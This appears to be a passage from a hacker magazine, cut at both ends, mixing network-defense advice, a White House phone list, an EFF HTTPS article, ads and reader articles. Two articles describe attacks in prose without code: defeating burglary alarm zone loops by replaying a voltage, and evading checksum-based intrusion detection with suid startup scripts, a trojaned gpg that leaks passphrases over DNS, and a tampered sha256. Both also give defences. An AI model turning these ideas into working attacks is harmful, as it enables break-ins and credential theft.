both). Usually an entity, especially one with an externally facing website, will set up (at least) a pair of firewalls. One, the external firewall, forms the first line of defense and contains rules that allow incoming traffic to Internet servers, extraneousness, and other information accessible to the outside (customers, clients, visitors, etc.). Inside this area between the firewalls is the Demilitarized Zone or DMZ. The DMZ forms a layer of protection in itself by hosting servers that cannot be used to compromise the internal network and which house nothing particularly useful, while still posing as potential targets to less-savvy attackers. Past the DMZ sit the internal firewall and the IDS or IPS. These have significantly stricter rules controlling traffic moving in and out of the network. The firewall uses human-created rules to prevent malicious or unwanted traffic from accessing the network at all. The IDS or IPS, however, are more dynamic.

Both IDS and IPS can be used to heuristically determine malicious or abnormal traffic patterns and act upon them. They do this either by a set of human-created rules or by gathering a baseline of data when they are first connected to a network. An IDS will use these developed rules to determine if a traffic pattern is potentially malicious and then inform an administrator. This administrator will then look at the traffic and take appropriate action. This system simply detects the traffic and lets someone know. An IPS will perform the same monitoring and determinations regarding traffic, however if it determines the traffic patterns are malicious, it will take a pre-set action, usually cutting the connection or blacklisting the IP, and inform the administrator that action was taken. The IPS is far more active in the security process. While both are useful, it should be determined which is more fitting in the context of false-positives. If a false-positive is determined by an IDS, an administrator will take no action, white-list the pattern, and move on. However, the response time to potential threats is dramatically slower than an IPS. The IPS, in the event of a false-positive (although with faster response time), can cause lost time if it takes action against acceptable traffic. Both the pros and cons should be weighed when deciding which system to use.

Patching and proper administration also go hand-in-hand (as one *should* inform the other). However, if it is not feasible for a business to have on-staff administrators for their system and use off-boarded pay-by-hour support, at a bare minimum it should be the responsibility of a staff member to ensure network connected systems are properly updated and patched. This will ensure that known patched exploits can no longer be used as attack vectors against an entity. However, ideally there will be an administrator on staff who will ensure said patching. Additionally, the administrator should take various precautions in ensuring the systems are secure. Servers, for instance, should be used only for as few purposes as possible to perform their jobs. This way, each server will have as few ports open as possible. Further, access to systems should be properly managed to ensure that only those who need access have access to a given system. Resource accounts and shared logins should be avoided unless absolutely necessary. An administrator should also ensure that machines have the proper protective software on their systems and are regularly scanned for malware. Finally, where appropriate, systems should have file auditing active such that if a breach occurs, the attacked entity will be able to determine what data was accessed and may have been compromised.

The above defenses will prove very strong and successful at fending off most casual attackers. However, no defense is perfect. In the event that these prove ineffective, the next courses of action depend largely on the acceptable level of risk for an entity and the intentions of the attacker. In the event that the attacker simply wanted a complete listing of vulnerabilities as a test of their ability or to perform a job for another attacker, there is no more to defend against; the entity has been compromised. However, usually after a scan, an attacker will formulate an attack vector and proceed to the third phase. In that instance, the best course of action would be to prepare for an intrusion and begin defenses for Phase Three. Additionally, an entity should perform scans on their own network occasionally and patch any vulnerabilities that they find. If an entity determines that a scan has taken place, that would form a suitable next level defense.

White House Phone Numbers

Combating Terrorism:
202 456 9361

Council on Environmental Quality:
202 456 6224

Defense Policy:
202 456 9191

EOP Service Desk:
202 456 3353

Executive Clerk's Office:
202 456 2226

Executive Secretary:
202 456 9461

Lower Office of The
Press Secretary:
202 456 9570

Management and Administration:
202 456 5400

Media Affairs:
202 456 6238

National Security Council:
202 456 9491

Office of Administration
Director's Office:
202 456 2861

Office of Communications:
202 456 2777

Office of Management and Budget:
202 395 3080

Office of Political Affairs:
202 456 6257

Office of Records Management:
202 456 2240

Office of "Science" and
"Technology":
202 456 7116
202 456 4444

Office of the Vice President
(Press Office):
202 456 0373

Office of the White House Council:
202 456 2632
202 456 7900

President's Intelligence
and Advisory Board:
202 456 2352

Resource Management:
202 456 9301

Situation Room:
202 456 9431
202 456 9451
202 456 9453

Strategic Communications Office:
202 456 9271

Switchboard:
202 456 1414 < Public number
202 456 2800 < Private number
202 395 3000 < Private number

Travel Office:
202 456 2250

Vice President Operations Office:
202 456 6770

White House Operations:
202 456 2500

HOW TO IMPROVE ZONE PROTECTION IN BURGLARY ALARMS

by Cezary Jaronczyk
Cjjconsultant4@gmail.com
cjj-consultant.ca

In this article I present a novel design of a hardwired zone control panel or zone expander input of a burglary alarm, which provides an enhanced security level against compromise attack attempts or problems with the zone loop.

Burglary alarm systems in question feature zone input connections with RF sensors and hard-wired sensors. Herein I review the positive and negative properties of such zone inputs and the degree of susceptibility toward a variety of attacks compromising the secured zones. A simplified schematic of a device for testing a sensor's hardwired connections against compromising attack attempts is presented.




Figure 1: Simplified device used for compromising a hardwired zone loop

Do modern designs of burglary alarm systems properly and reliably protect objects or zones? This question will be answered by discussing a particular subsystem of a burglary alarm, the zone input, and its contact or switch that controls the status of a door, window, PIR (Passive Infrared Sensor), or other mechanical sensor barriers.

Modern Designs of Burglary Alarm Systems

Modern designs of the above sub-circuits provide two main technical solutions: 1) the hard-wired zone inputs; 2) RF (Radio Frequency) zone input. Each of them has their advantages and weaknesses.

In the case of a hardwired zone input, the contact or switch of the sensing device, usually combined with two resistors, is connected to the zone input of the burglary control unit or to the input of the zone expander of the burglary control unit. These zone input devices can be placed at a distance of several meters apart and thus may increase the installation costs.

The activation of a contact or a switch shorts or opens one of the serial resistors and thus changes the overall loop resistance. The changes in loop resistance will cause a burglary control panel's status to change from "Normal" to "Alarm" if the burglary system is armed, or to "Trouble" when the system is disarmed.

Additionally, abnormal events, such as when the zone loop wires between contact or switch and the zone input device become shorted or cut, will also generate an "Alarm" signal.

The greatest advantage of the hardwired zone input type is that any changes of the zone loop resistance will generate adequate burglary alarm status immediately within the time limits described by the burglary alarm's system standard so that the hardwired connections are constantly supervised.

However, a serious disadvantage of the hardwired connection is that it is really easy to compromise or default the zone loop. This will be discussed below.

Compromise of the RF Type Zone Devices

The RF type zone input is an over the air type connection utilizing a sensor with a magnetic contact, or a switch like a PIR, or a door device with a built-in RF transmitter that sends its status to the RF zone receiver of the burglary control unit or the RF zone expander.

These types of connections generally are less expensive to install. However, these connections have some disadvantages.

The basic problem comes from the fact that the RF device has to periodically send a supervision signal within a maximum timeframe of a few minutes, as defined in a particular standard. When a system uses several dozen RF devices, a situation may occur when two or more RF sensors concurrently send supervisor or status change signals, and the receiver sees the messy signals and does not know how to interpret the received information. In such a case, the RF receiver needs to wait for the next cycle of signal transmission in order to correctly interpret it. Then the time limits designated for supervision of the RF device may be longer than the limits defined in the standard requirements for such a check performed in a supervision cycle.

A serious problem may occur when the RF receiver is overloaded by external RF signals and becomes jammed. During this time, the "Alarm" signal of the RF sensor device cannot be received and properly decoded by the RF receiver - it just becomes blocked.

In consequence, the burglary alarm system generates a general "Alarm" or a jammed type "Alarm" and sends this information to the Central Station, and a proper procedure takes place: someone needs to be dispatched to the site to check the situation.

The worst scenario could happen when, in the same timeframe, a few or more secured sites located in different locations - or at a large location such as an airport, power plant, or water plant - become jammed, and as a consequence, there will be no more staff available to check the next alarming site that might *actually* be attacked and send a real "Alarm." The seriousness of this situation increases when we consider the danger from potential terrorist attacks on a variety of important objects.

Typically, the RF sensor's device signal is predetermined in its pattern. Thus, applying proper RF devices and sniffing/spoofing techniques, a false substituting signal can sent with a status of "OK" right after the original RF sensor is physically destroyed. However, these compromising techniques require access to proper RF equipment and people with adequate knowledge and experience.

All of the above problems are consequences of the fact that the RF signal may be visible to anybody with appropriate devices.

Compromising Hardwired Connections

Considering all of the above, hardwired type connections seem more reliable and safe in securing a wide variety of sites. However, in order to make a hardware type connection safe, we need to solve the problem of compromising it.

Because the hardware zone loop is powered by a constant voltage level delivered by the burglary control unit or a zone expander, it is very easy to apply devices that can read and remember the voltage level in the zone loop and later, on a request, feed it back to the zone loop.

When, for example, the applied compromising voltage level represents the status of "closed door" (window or other barrier), then opening the door (window or other barrier), will not affect the zone loop voltage level because a burglary control unit sees the zone loop status as not changed. In this way someone can access a protected area without being noticed.

Figure 1 shows a simplified example of compromised devices and tactics, and a way of taping it to the zone loop wires. These types of devices allow compromising the protected zone loop for a timeframe of up to 30 minutes or even longer.

To be more precise, based on Thevenin's theorem, if an external compromising voltage equals the voltage level presented when the door is closed, and if during the compromise attack this voltage is applied to the zone loop, then opening the switch or contact that usually changes the serial zone loop resistance will have no effect on the loop parameters seen from the zone loop input terminal, as the compromising voltage compensates for the loop resistance changes.

In the case where more than two wires count in a zone loop, more compromising devices may be used to connect to the wires in a circular pattern, in order to monitor and then substitute all voltages presented in the zone loop circuits.

How to Prevent Compromise Attacks on a Hardwired Zone Loop

The case presented above is of such importance that it needs to be prevented. This can be accomplished by changing the way the zone loop is powered, from DC with a constant voltage level to a random variable voltage level constantly changing over time.

As the results of applying a random variable voltage power to the wired zone loop, as shown in Figure 2, it will be extremely difficult to successfully perform any of the above discussed compromise techniques in order to disable the protected zone.




Figure 2: A wired zone loop powered by random variable voltage and timing

In practice, the easiest way to protect a hardwired zone loop would be to insert - between the zone loop and the burglary control panel - a device called a Burglary Alarm Zone Enhancer, which will power the zone loop with random variable voltage level and will process the status changes of the contact or switch and pass the result to the input of the control unit as shown in Figure 3.




Figure 3: Burglary Alarm Zone Enhancer

The device named Burglary Alarm Zone Enhancer described above has a Patent Pending status. If you are interested in this subject, feel free to contact me.

We're Halfway to Encrypting the Entire Web

by Gennie Gebhart

The movement to encrypt the web has reached a milestone. Mozilla recently reported that the average volume of encrypted web traffic on Firefox now surpasses the average unencrypted volume. Google Chrome's figures on HTTPS usage are consistent with that finding, showing that over 50 percent of all pages loaded are protected by HTTPS across different operating systems.

In other words, we're halfway there.

EFF and our members have been pushing for more widespread adoption of HTTPS since 2010. The Firesheep extension had just been released, and it made painfully visible what had been scaring the security community for years: just how easy it was for any network eavesdropper to take over another user's session simply by sniffing packets and copying the victim's cookie. Firesheep only worked so frighteningly well because it took advantage of websites that failed to offer encryption to their users, thus leaving them vulnerable to such trivially easy attacks.

The answer, of course, was HTTPS.

At first, we had to wait for tech giants and large content providers to lead the way in HTTPS implementation. We applauded when Facebook and Twitter implemented HTTPS by default, and when Wikipedia, Reddit, and other popular sites later followed suit. EFF's "Encrypt the Web" report played a big role in tracking and encouraging crypto best practices, and recently we have been encouraged to see other efforts like Secure the News and Pulse track HTTPS progress among news media sites and U.S. government sites respectively.

But the real HTTPS victories have come when smaller, independent websites start to make the shift. This is where Let's Encrypt and Certbot have changed the game, making what was once an expensive, technically demanding process into an easy - and free - task for webmasters across a range of resource and skill levels.

Let's Encrypt is a Certificate Authority (CA) run by the Internet Security Research Group (ISRG) and founded by EFF, Mozilla, and the University of Michigan, with Cisco and Akamai as founding sponsors. In our analysis, Let's Encrypt is the largest CA on the web. Since this past October, Let's Encrypt has exploded from 12 million active certs to over 28 million.

Most of Let's Encrypt's growth has come from giving previously unencrypted sites their first-ever certificates, thus paving the way for a more encrypted web. A large share of these leaps in HTTPS adoption are also thanks to major hosting companies and platforms - like WordPress.com, Squarespace, and dozens of others - integrating Let's Encrypt and providing HTTPS to their users and customers.

If you have shell access to your hosting provider, you can use EFF's Certbot tool to get a free SSL/TLS certificate from Let's Encrypt and automatically configure your Apache or Nginx server to use it. Certbot will also work with any other CAs that support the ACME protocol. While there are many other clients that implement the ACME protocol to fetch certificates, Certbot is the most extensive client and can automatically configure your webserver to start serving over HTTPS immediately. For Apache, it can also optionally automate security tasks such as tuning cipher suites and enabling important security features such as HTTP to HTTPS redirects, OCSP stapling, HSTS, and upgrade-insecure-requests.

While it's good news that we are halfway to an entirely encrypted web, we still have more work to do. We need more wins like the ones we get every time a small website owner - probably just a nerd with a laptop like you and me - offers HTTPS to their users for the first time. If we want a web that is safer from eavesdropping, content hijacking, cookie stealing, and targeted censorship, we need to keep advocating for HTTPS as the default across the web.

PRICES SLASHED

We've cut our 2017 calendar prices nearly in half! Each month features a 12"x12" glossy photo of a public telephone from somewhere on the planet, and nearly every day marks something significant in the hacker world.

Only $5.99
plus shipping
at store.2600.com

ATTENTION WRITERS

You now get more when you have an article published in *2600*
For each article printed, you'll receive:
One year of *2600* (subscription, back issues, paper/digital)
AND
One of our *2600* hacker t-shirts

(that "AND" used to be an "OR")

ATTENTION LIFETIME SUBSCRIBERS!


If you want to receive annual digital digests instead of - or in addition to - your quarterly paper issues, this is now possible without having to buy both at full price. For $100, we will sign you up for the lifetime digital digest plan as well (once we verify that you are an existing lifetime subscriber). You will receive all of the digests that have already been released (Volumes 1-14 and 25-32) plus five newly released ones each year, and one per year once all of the back issue digests have come out. Just visit the downloads section at store.2600.com and sign up!

Since we take the word "lifetime" quite seriously, we will not cancel your existing subscription as long as you are still living. However, if you really don't want to get paper issues anymore, simply tell us this and you can transfer your subscription to someone else on our newly created lifetime waiting list. (It's like an organ donor waiting list but a whole lot more pleasant.) And you'll feel great having donated your remaining paper issues to someone who wouldn't have gotten them otherwise. Full details can be found at our store.


(Continued from page 26)

Hillary Clinton - Democratic presidential candidate.
The first search was performed in April 2016 while in the U.K.
The second one was performed in June 2016 while in the Netherlands.

Marco Rubio - Republican presidential candidate.



Ted Cruz - Republican presidential candidate. The first search was performed via Google UK in the U.K. The second search was performed slightly later in the Netherlands but also via Google UK.



It appears there is a possibility, per the Internet, that Ted Cruz is a Canadian/Hispanic robot who secretly leads a double life as the actor Kevin Malone. I could envision a movie based on this premise.

John Kasich - Republican presidential candidate. The first search was performed early in the campaign. The second search was performed in East Africa after he was out of the race.


Germany

Angela Merkel - Chancellor of Germany

"Tot" means dead. "Ein ferkel" means a piglet. I'm not 100 percent on "eine volksverräterin" but I think it deals with the anti-immigration movement in the European Union. "He man" is most likely saying Merkel is a man, or perhaps He-Man has a lot of fans in Germany. They still love David Hasselhoff. I prefer to think He-Man; it's just cooler.

Philippines

Benigno Aquino III - Outgoing President of the Philippines



"Istri" per Google Translate means ironing, but I can't figure out the context. Height and marital status seem to be an important factor mentioned in other examples.

Rodrigo Duterte - Newly elected President of the Philippines

Apparently nada exciting in auto-fill. Not that unusual. Many lesser known offices and candidates came up blank with this search term, but others had funny results.

Could an undecided voter be influenced by the auto-fill suggestion? Could potential voters be swayed by the inference? Does Bernie Sanders, a potential awesome serial killer who's out from nothing have a chance against: Hillary Clinton who could be a sick dino winning puppet versus the best awesome dead liberal candidate Donald Trump?

Although I find the results funny, there is manipulation going on, bot or people. Most if not all search engines are vulnerable to some sort of search manipulation. Google is not unique. In an ideal world, results would come with a basic warning: "The results returned are not necessarily 100 percent accurate and many have been enhanced for marketing purposes."

Have fun seeing what you can return from auto-fill. My favorites are Putin, Erdogan, and Bob Ross. But please don't vote based only on the auto-fill suggestions, no matter how cool it sounds to elect robots or dinos as President.

"The Stag Lane Engine Assembly Shop" by Robert Cutts is licensed under CC BY 2.0

by Malvineous

In issue 33:1, there was an interesting article by Ben Kenobi detailing a method for checksumming files on a system to discover any unauthorized modifications. This got me thinking - if presented with a system like this, how might one find their way around this seemingly impenetrable layer of security?

The system produces a signed list of all important files, complete with a checksum for each one. The idea being that should any file be tampered with, its checksum will change so it won't match the list, and the intrusion is detected.

Updating the master list requires some work - creating new keys, comparing changes to the old list, etc. - so let's imagine that due to this effort, security updates aren't applied as often as they should be. Someone breaks into the system and uses a recent vulnerability to gain root access. This part is not that unusual, which is the reason why one might go to the trouble of having the checksum list in the first place.

Now, most intruders might install a script somewhere and have it run at boot time. This script could be installed anywhere, and if it's placed in an unmonitored directory (say deep within ~/.config/) then the checksum process will not pick it up, as it is avoiding those directories to minimize false positives. The script can be marked as suid root so that it will always run as root (even if launched by a normal user later on).

Loading it at startup can also be quite straightforward - just put it in the user's own startup scripts, such as ~/.Xsession, ~/.bashrc, or similar.

This means that despite all the elaborate checksum tests, it's still possible for a malicious program to run unnoticed on every boot, with full root privileges.

Taking it a step further, once our malicious program is running, perhaps we might want to capture some passwords or private keys. One way of doing this is to replace the PGP binaries with our own modified versions, which have been changed such that any time a private key passphrase is entered, the passphrase along with the key is sent to a remote server - possibly via a series of specially coded DNS lookups so as to avoid creating any unusual-looking outgoing network connections.

Once we replace the PGP binary on the system with our malicious version, we can capture any private keys and use them ourselves to decrypt whatever we need - at least until the next checksum run, when the user will realize that /usr/bin/gpg or similar has been modified.

However, if we have looked around the system and discovered this checksum process, we will see that it is using the sha256 program to produce the checksums. Depending on the system, this means we can either replace sha256 itself or one of the libraries it uses to calculate the checksums (such as OpenSSL), so that we can control the checksums produced. A few simple lines of code at the right place ("if checksum = A then checksum = B") means that any time the "wrong" checksum is calculated, it will be replaced with the "right" one and all our modified programs will still show up as having their original checksums, appearing as though they have never been changed.

As a side note, this illustrates one of the dangers of relying on in-band security - where you are using a system to verify itself. If the system has indeed been compromised, then you can no longer trust the verification process as it too could have been tampered with. If you can't trust that the verification process is telling the truth, how do you know whether the system has been compromised or not?

Getting back to our malicious programs, you might think booting off read-only media will prevent programs from being replaced. Many systems that can boot off read-only media have the ability to mount overlay filesystems to give the impression that the filesystem is read-write. It would not be that difficult for the suid binary to run in the user's own startup scripts, then, as the root user, mount a new overlay filesystem with the modified sha256 and PGP binaries overriding the originals. It would do this on every boot, which means if you examined your boot media on another running system it would look fine, and if you booted a machine with it and ran the checksums there, it would still look fine - even though it was sending all your passwords out to a remote system.

Admittedly there are many ifs and buts in this scenario, and you could argue that if you are targeted individually then there is little you can do anyway. However, when discussing security I always find it interesting to think about how one might get around it, as it can often lead to ideas that make the system more secure - for example, much of this scenario could be defeated (or at least made more difficult) by setting the read-only boot media to mount the home directory and other read-write areas with the "nosuid" option, so they cannot run suid binaries.

There is actually nothing wrong with this idea of checksumming your files - in fact there are a number of IDS (intrusion detection) programs out there that will do it for you automatically. Many attacks are of the "smash and grab" variety that won't try very hard to defeat an IDS anyway, so checksums actually work quite well. As with any type of security, the issues only arise when you put your complete trust in an idea, or it's your only line of defense.

So my thanks go to Ben Kenobi for the thought-provoking article, and for making me discover that even though I don't use checksumming on my own system, I probably should still be mounting my home directory with the nosuid option!

Thoughts on Phoenix Project II

by GI_Jack

Regarding "Hacking For Knowledge" in 33:3, I'm somewhat amused by your little project. It's cute, and I fondly remember running similar setups as a teenager. As a man who's been running home servers up until I started working in data centers and hosting my own professionally, I'll give you a hand.

OS Choice

What year was this written in? Ubuntu 12.04 is ancient and outdated. The latest LTS is 16.04, which, if you go the Ubuntu route, is your choice. The older the distro, the sooner it goes into unsupported. But I'll elaborate.

You have three decent choices for Server OS: Debian, Ubuntu *Server,* and CentOS (or RHEL). Fer fawks sake, don't run a desktop version on a server. If you don't know how to use ssh, learn.

Also, use the 64-bit version. To reiterate, Ubuntu Server 64-bit version.

Hardware

32-bit hardware is a no-go. There is no reason to throw a 2GB RAM 32-bit Celeron back into service. You can get a Dell PowerEdge 1950 for $20 on eBay, and you can get Dell workstations with similar electronics for about $50 that don't require a rack mount. Parts are also cheap, so you can find OEM RAID cards and power supplies cheaper than you can desktops. I recently paid $10 free shipping for a second power supply for a 1950.

Servers in the modern day should be 64-bit and run 64-bit OSes. They should also be multi-core. The workstation motherboards are good because you can shoehorn multiple Xeon CPUs, and they have lots of slots for RAM. 32 GB of RAM with eight cores on two CPUs is not entirely unreasonable at $25 for everything.

Also, when you get server grade shit, XEONs have larger cache and the mobos support ECC FB RAM. Coolness.

RAID. If you want to host a server, you need RAID. At the very least, RAID-1 mirroring. RAID-1 mirrors two disks, so when one of them fails, it can be replaced without interruption. If you are using a rackmount, you likely have a quick release sled where you can quickly replace failed hard disks with no downtime or loss in service. RAID-1 is the gold standard for "production" servers. There are two types: hardware and software.

Software

Apache is not bad. Investigate NGINX and PHP-FPM as an alternative - faster and exploited less often.

ownCloud as alternative groupware. Combine with Postfix and Dovecot to use email.

ownCloud has integration with Android and GNOME Shell. I use this ownCloud/Postfix/Dovecot stack as the integral part of my vertical Linux stack which includes GNOME desktops and Android cell phones.

MS Exchange is great, but in the Linux world, it's not what we need.

Also, ditch the FTP server. It's unencrypted and, in today's world, that means some asshole like Jack over here is going to snarf your shit and then make fun of your porn habits, just for laughs. SSH comes with SFTP, so use that as much as possible. SFTP is used just like FTP, except it runs over SSH. All major FTP clients support SFTP.

Management


Alrighty, because we don't want to get SSH popped by some skid, we need a management interface. For this I use OpenVPN as a management network and SSH and all consoles face the VPN IP. Hidden from the outside world. I also use a certificate chain with RSA certs and TLS packet encryption, which makes it hard to bruteforce/recover the key, and packet encryption with a combination of using UDP packets means that the server will not respond unless the packet is correctly encrypted. Therefore, my OpenVPN setup cannot be detected with Nmap or other port scanners.


So, best of luck to your "Phoenix Project." I had to rewrite this a few times to get the expletives out. I also tried to keep it brief, as it'd take another ten pages to give examples of everything. $SEARCH_ENGINE is your friend here.

THOSE COCA COLA FREESTYLE MACHINES IN CREW MODE

by M0ebiusStrip

